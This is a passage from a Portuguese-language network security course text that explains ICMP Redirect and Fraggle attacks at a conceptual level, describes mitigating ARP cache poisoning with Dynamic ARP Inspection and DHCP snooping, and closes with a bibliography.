- Quando a rede/sub-rede do endereço IP de origem do pacote estiver na mesma rede/sub-rede do endereço IP do próximo salto do pacote roteado.
- Quando o datagrama não for *source-routed*.
- Quando o kernel estiver configurado para envio de *redirects*.

Entretanto, a exemplo da manipulação dos pacotes ARP efetuados nas demonstrações iniciais neste capítulo, um atacante também pode criar pacotes ICMP Redirect (ICMP tipo 5, código 0) e, dessa forma, instruir o alvo a modificar sua tabela de roteamento, assim, ocorre o redirecionamento a um nó inválido – causando negação de serviço (DoS) – ou mesmo a um nó controlado pelo próprio atacante, como um servidor que publica um clone de algum website.

4.5 Ataques Fraggle

Ataques Fraggle são semelhantes aos ataques Smurf, e constituem uma forma alternativa de UDP *flood* (inundação por pacotes UDP). Também no Fraggle o atacante utiliza o endereço IP do alvo como se fosse o seu (IP *spoofing*), enviando pacotes UDP para o endereço de *broadcast* da rede, gerando, dessa forma, tráfego não solicitado, que poderá consumir a banda disponível para o alvo, tornando-o indisponível.

Existem vários serviços legítimos como DHCP (portas 67,68), DNS (porta 53), SNMP (porta 161) e NTP (porta 123), dentre outros que geram tráfego UDP; portanto, tráfego UDP (de maior intensidade) em portas desprivilegiadas (1024 ou superiores), pode indicar um ataque Fraggle.

5 MITIGAÇÃO DO ARP CACHE POISONING

O Dynamic ARP Inspection (DAI) examina as requisições ARP (ARP request e ARP response) na rede local a fim de validar os pacotes ARP. O *switch* intercepta os pacotes ARP das portas de acesso (configuradas como não confiáveis), e os valida contra o banco de dados do DHCP *snooping*, descartando os pacotes que não tenham nenhuma entrada IP-MAC correspondente nesse banco de dados, sem atualizar o *cache* ARP local com as informações desses pacotes. Pacotes com endereço IP inválido também são descartados.




Figura 25 – Utilização da DAI e DHCP *snooping* contra-ataques ARP
Fonte: www.cisco.com (2018)

Na Figura “Utilização da DAI e DHCP *snooping* contra-ataques ARP”, é possível observar que, ao se habilitar o DAI e o DHCP *snooping* na porta do *switch*, os mapeamentos IP-MAC reportados pelo *host* 10.1.1.3 mostram-se inconsistentes, sendo então os respectivos pacotes ARP descartados pelo *switch* sem atualização do *cache* ARP local.

Embora a DAI possa evitar que ataques baseados no protocolo ARP interrompam o tráfego da rede ou permitam sua interceptação (*sniffing*), é importante ressaltar que, caso esse mecanismo de proteção venha a ser incorretamente configurado, usuários legítimos poderão ser impedidos de acessar a rede.

REFERÊNCIAS

BLANK, A. G. **TCP/IP Foundations**. Alameda: Sybex Inc., 2004.

BRUTE Force Attacks. **IBM**, [s.d.] Disponível em: <https://www.ibm.com/support/knowledgecenter/en/SSB2MG_4.6.0/com.ibm.ips.doc/concepts/wap_brute_force.htm>. Acesso em: 27 jan. 2021.

CERT. **Cartilha de Segurança para Internet**. [s.d.]. Disponível em: <[Cartilha de Segurança para Internet \(cert.br\)](http://www.cert.br/)>. Acesso em: 27 jan. 2021.

CHAMBERS, C.; DOLSKE, J.; IYER, J. **TCP/IP Security**. [s.d.]. Disponível em: <http://www.linuxsecurity.com/resource_files/documentation/tcpip-security.html>. Acesso em: 27 jan. 2021.

HUNT, C. **TCP/IP Network Administration**. 3. ed. Sebastopol: O'Reilly Media, 2010.

MYERS, L. **Guide to DDoS Attacks**. 2014. Disponível em: <[MS-ISAC Guide to DDoS Attacks \(cisecurity.org\)](http://www.cisecurity.org/ms-isac-guide-to-ddos-attacks)>. Acesso em: 27 jan. 2021.

MYERS, R. **Attacks on TCP/IP Protocols**. 2016. Disponível em: <[Microsoft Word - course-paper-5620-attacktcpip.docx \(utc.edu\)](http://www.utc.edu/course-paper-5620-attacktcpip.docx)>. Acesso em: 27 jan. 2021.

OLIVEIRA, S. **Ataques e Defesas em Redes TCP/IP**. 2015. Disponível em: <https://www.researchgate.net/profile/Sergio_Oliveira21/publication/267299372_Atataques_e_Defesas_em_Redets_TCP/IP/links/5658326e08aeafc2aac280f2.pdf>. Acesso em: 27 jan. 2021.

PETERSON, L. L.; DAVIE, R. S. **Redes de Computadores** – uma abordagem de sistemas. 3. ed. Rio de Janeiro: Elsevier, 2004.

TCP SYN Flood. **Imperva**, [s.d.]. Disponível em: <<https://www.incapsula.com/ddos/attack-glossary/syn-flood.html>>. Acesso em: 27 jan. 2021.

UNDERSTANDING and Using Dynamic ARP Inspection (DAI). **Juniper**, [s.d.]. Disponível em: <https://www.juniper.net/documentation/en_US/junos/topics/concept/port-security-dynamic-arp-inspection.html#d0e65>. Acesso em: 27 jan. 2021.